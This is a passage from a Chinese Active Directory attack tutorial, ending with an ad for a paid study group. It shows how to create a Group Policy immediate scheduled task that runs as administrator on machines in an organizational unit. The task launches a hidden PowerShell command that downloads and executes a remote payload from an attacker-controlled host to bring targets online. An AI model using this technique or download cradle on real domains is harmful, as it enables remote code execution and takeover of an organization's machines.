
(无)

确定 取消

即可在 OU 组织单位运维部下看到创建的 Plan_tasks 组策略。如图所示：




然后找到我们刚刚创建的 Plan_tasks 组策略，右键——>编辑。如图所示：



这里会有计算机配置和用户配置两种，我们选择计算机配置即可。如图所示，点击计算机配置——>首选项——>控制面板设置——>计划任务，然后右键新建。

Plan_tasks [AD01.XIE.COM] 策略




这里有四种计划任务：


- 计划任务
- 即时任务(Windows XP)
- 计划任务(至少是 Windows7)
- 即时任务(至少是 Windows7)

关于四种计划任务的区别：[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc770904\(v%3dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc770904(v%3dws.11))

如图所示，我们选择 即时任务(至少是 Windows7)，该即时任务会在执行一次之后就删除。但是，目标主机只要每次刷新组策略，该即时任务就会再执行一次。




然后弹出框如图所示，我们填计划任务名称为 test，使用 administrator 权限执行该计划任务，这里勾选不管用户是否登录都要运行(W)，然后会弹出框需要输入 administrator 用户的密码，输入 administrator 的密码后，点击确定。



然后切换到操作选项卡，这里填写如下 powershell 上线语句，点击确定。

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.211.55.2:81/a'))"
```

如图所示，填入 powershell 上线语句。



即可看到创建成功的 test 即时任务，如图所示：



等待目标机器组策略更新完成后，即可看到目标主机上线。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



参考文章: <https://www.freebuf.com/news/231037.html>

